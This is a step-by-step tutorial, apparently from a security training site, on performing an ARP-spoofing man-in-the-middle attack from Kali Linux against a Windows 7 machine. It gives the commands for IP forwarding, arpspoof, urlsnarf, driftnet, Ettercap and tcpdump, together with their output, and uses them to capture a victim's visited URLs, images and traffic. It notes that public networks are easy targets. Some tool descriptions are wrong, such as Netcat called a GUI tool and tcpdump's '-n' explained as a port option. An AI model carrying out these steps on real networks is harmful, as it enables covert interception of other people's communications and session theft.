





















MITM INRO:- MITM (Man in the middle attack) is another method where attackers sniff the running sessions in a network. This attack is most commonly known to every pentester. It is a method in which attackers intercept communication between the router and the target device, explain ethical hacking specialists. Here attacker has to show his device as a router as shown below.

- In the above image, it shows how the victim sends a request to the router. But after forwarding IPv4 network packages. The attacker’s machine acts as a router for the target.
HOW MITM CAN AFFECT AN INDIVIDUAL USER?
Most often there are large numbers of public networks as per the research done by ethical hacking researcher at the International Institute of Cyber Security. So an attacker can use the MTIM method in any public network. There are numerous ways that an attacker can harm an individual. An attacker can use the session hijacking method to steal the cache and cookies of the target device browsing. Cookies are a small piece of data that runs on the browser while a user visits any website, according to ethical hacking courses.
To show you the MITM attack we are using Kali Linux as the attacker machine and Windows 7 as the target machine.
- For scanning the target, you can simply run a nmap scan to get the IPv4 of the target devices in a network. To show you we are using Windows 7 as a target. So we already have the IPv4 of the target device.
- Or you can use the GUI-based tool Netcat which tells the no. of present hosts in a network.
- Type ifconfig in Kali Linux terminal to Kali Linux IP address.
- Then type ip route show to check the default gateway address of the router.
- Type sysctl -w net.ipv4.ip_forward =1 for packet forwarding.
root@kali:/home/iicybersecurity# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
- After executing the above command, all the IPv4 network packages will be forwarded from Kali Linux. So Kali Linux will act as a router.
- Arpsoofing ARP (Address resolution protocol) is an attack in which an attacker sends a forged request to the router. This results in linking the router’s default IP address to the attacker’s Mac address. Now if anyone on the network searches for anything, the attacker will know.
VICTIM(192.168.1.3) === ATTACKER(192.168.1.2) ==== ROUTER(192.168.1.1)
- Then open another terminal in Kali Linux and type arpspoof
root@kali:/home/iicybersecurity# arpspoof
Version: 2.4
Usage: arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host
- The above output shows the options that will be used in men in the middle attack.
- -i is used to enter the network interface name.
- -c is used to enter the Kail Linux IP address and the target device IP address.
- -t is used to enter the target device IP address
- -r is used to enter the default gateway IP address.
START ARP SPOOFING ON THE LOCAL AREA NETWORK:-
- Type arpspoof -i eth0 -t 192.168.1.3 -r 192.168.1.1
- -i is used to enter the network interface name.
- -t is used to enter the target device IP address.
- -r is used to enter the default gateway IP address.
root@kali:/home/iicybersecurity# arpspoof -i eth0 -t 192.168.1.3 -r 192.168.1.1

0:c:29:56:c5:9c 20:e4:17:4:ff:73 0806 42: arp reply 192.168.1.1 is-at 0:c:29:56:c5:9c
0:c:29:56:c5:9c 8c:e1:17:8d:5c:e4 0806 42: arp reply 192.168.1.3 is-at 0:c:29:56:c5:9c
0:c:29:56:c5:9c 20:e4:17:4:ff:73 0806 42: arp reply 192.168.1.1 is-at 0:c:29:56:c5:9c
0:c:29:56:c5:9c 8c:e1:17:8d:5c:e4 0806 42: arp reply 192.168.1.3 is-at 0:c:29:56:c5:9c
0:c:29:56:c5:9c 20:e4:17:4:ff:73 0806 42: arp reply 192.168.1.1 is-at 0:c:29:56:c5:9c
0:c:29:56:c5:9c 8c:e1:17:8d:5c:e4 0806 42: arp reply 192.168.1.3 is-at 0:c:29:56:c5:9c
0:c:29:56:c5:9c 20:e4:17:4:ff:73 0806 42: arp reply 192.168.1.1 is-at 0:c:29:56:c5:9c
0:c:29:56:c5:9c 8c:e1:17:8d:5c:e4 0806 42: arp reply 192.168.1.3 is-at 0:c:29:56:c5:9c
0:c:29:56:c5:9c 20:e4:17:4:ff:73 0806 42: arp reply 192.168.1.1 is-at 0:c:29:56:c5:9c
0:c:29:56:c5:9c 8c:e1:17:8d:5c:e4 0806 42: arp reply 192.168.1.3 is-at 0:c:29:56:c5:9c
0:c:29:56:c5:9c 20:e4:17:4:ff:73 0806 42: arp reply 192.168.1.1 is-at 0:c:29:56:c5:9c
0:c:29:56:c5:9c 8c:e1:17:8d:5c:e4 0806 42: arp reply 192.168.1.3 is-at 0:c:29:56:c5:9c
- After executing the above command arpspoofing will send a forged request to the router. This request will link the router's default IP address to the Kali Linux Mac address.
- Arp spoofing has now started and an attacker can now sniff the target using the following commands.
SNIFF WEBSITE FROM TARGET DEVICE:-
- Open another terminal and type urlsnarf -i eth0
- Urlsnarf shows all the websites that the target is visiting.
- -i is used to enter the network interface name.
root@kali:/home/iicybersecurity# urlsnarf -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
cyberthreat - - [13/Dec/2018:00:26:50 -0500] "POST http://webres3.t.ctmail.com/SpamResolverNG/SpamResolverNG.dll?DoNewRequest HTTP/1.0" - - "-" "Mozilla/4.0 (compatible; Win32; Commtouch Http Client)"
cyberthreat - - [13/Dec/2018:00:30:13 -0500] "GET http://www.gstatic.com/android/config_update/11052018-sms-metadata.txt HTTP/1.1" - - "-" "AndroidDownloadManager/4.4.2 (Linux; U; Android 4.4.2; VMware Virtual Platform Build/KVT49L)"
cyberthreat - - [13/Dec/2018:00:31:02 -0500] "GET http://goo.gl/ARIlS5 HTTP/1.1" - - "-" "Wget"
android-46cc75570167703e - - [13/Dec/2018:00:31:56 -0500] "GET http://goo.gl/ARIlS5 HTTP/1.1" - - "-" "Wget"
android-46cc75570167703e - - [13/Dec/2018:00:31:56 -0500] "GET http://git.linux.org.tw/houdini.tgz HTTP/1.1" - - "-" "Wget"
android-46cc75570167703e - - [13/Dec/2018:00:32:30 -0500] "GET http://goo.gl/ARIlS5 HTTP/1.1" - - "-" "Wget"
android-46cc75570167703e - - [13/Dec/2018:00:32:58 -0500] "GET http://goo.gl/ARIlS5 HTTP/1.1" - - "-" "Wget"
android-46cc75570167703e - - [13/Dec/2018:00:32:58 -0500] "GET http://git.linux.org.tw/houdini.tgz HTTP/1.1" - - "-" "Wget"
android-46cc75570167703e - - [13/Dec/2018:00:33:41 -0500] "GET http://goo.gl/ARIlS5 HTTP/1.1" - - "-" "Wget"
- After executing the above command, Urlsnarf has found 3 devices that are running on the router. Urlsnarf works as a router and shows the websites that the target is visiting.
SNIFF IMAGES FROM THE TARGET DEVICE:-
- Open another terminal and type driftnet -i eth0
- Driftnet shows the images that the victim is searching on the internet as shown below.
- -i is used to enter the network interface name.
- A new window will open in Kali Linux and will sniff all images that the target is visiting.
root@kali:/home/iicybersecurity# driftnet -i eth0
Corrupt JPEG data: 81 extraneous bytes before marker 0x79
Unsupported marker type 0x79
Thu Dec 13 05:22:33 2018 [driftnet] warning: driftnet-5c1232e96b8b4567.jpeg: bogus image (err = 4)
libpng warning: iCCP: known incorrect sRGB profile
libpng warning: iCCP: known incorrect sRGB profile
libpng warning: iCCP: known incorrect sRGB profile
libpng warning: iCCP: known incorrect sRGB profile
libpng warning: iCCP: known incorrect sRGB profile

- After executing the above command, an attacker can see the images of the website that the target is visiting.
- Sometimes it shows the error that libpng warning: ICCP: known incorrect sRGB profile that means the image format is corrupted.
- In the above screenshot, some areas are black because some images cannot load.
FINISHING THE ATTACK:-
- After sniffing into the target, type
sysctl -w net.ipv4.ip_forward=0
root@kali:/home/iicybersecurity# sysctl -w net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
- The above command is executed to disable packet forwarding.
GUI VERSION FOR MAN IN THE MIDDLE ATTACK:-
Ettercap is the most popular tool used in man in the middle attack. Its functionality is the same as the above method but provides the most convenient and fast way to use man-in-the-middle attack.

- This tool comes pre-installed in Kali Linux. So simply go to search and type ettercap.
- Then click on the ettercap icon as shown below.

- Now ettercap will open and click on unified sniffing. You can also choose bridged sniffing if the target and attacker are connected using a switch on the same network and unified sniffing is chosen if there is no switch on the same network.
- Then you have to select the network interface as shown below.

- Now after selecting the network interface ettercap will start unified sniffing on the default gateway address.


- Then you have to scan the host list on the default gateway. Simply go to the host tab and click on scan for the host.

- As you can see below, after scanning the host 6 hosts have been found.

- Now to choose the target, go to host and click on host list. Now we will choose 192.168.1.10 as our target to show you.
- Select the target 192.168.1.10.
- Now select the target 192.168.1.10

- Now click on the mitm tab and then click on ARP poisoning as shown below.

- Select sniff remote connection as shown below. From here arp poisoning will start.

- Then open a new terminal and type tcpdump -i eth0 -n port 80 and host 192.168.1.10
- This will capture all traffic of the target.
- -i is used to enter the network interface name.
- -n is used to enter the port number.
- host is used to enter the target IP address 192.168.1.10
- If the target visits any website. In the below target is visiting www.reddit.com target traffic will be captured as shown below.

- After executing the command all target traffic will be captured.

- The above traffic of the target is vital information that can be used in other hacking activities.
Ethical hacking researcher at the International Institute of Cyber Security says that MITM is the attack commonly used to gather information and most often used in security assessment by pentesters.
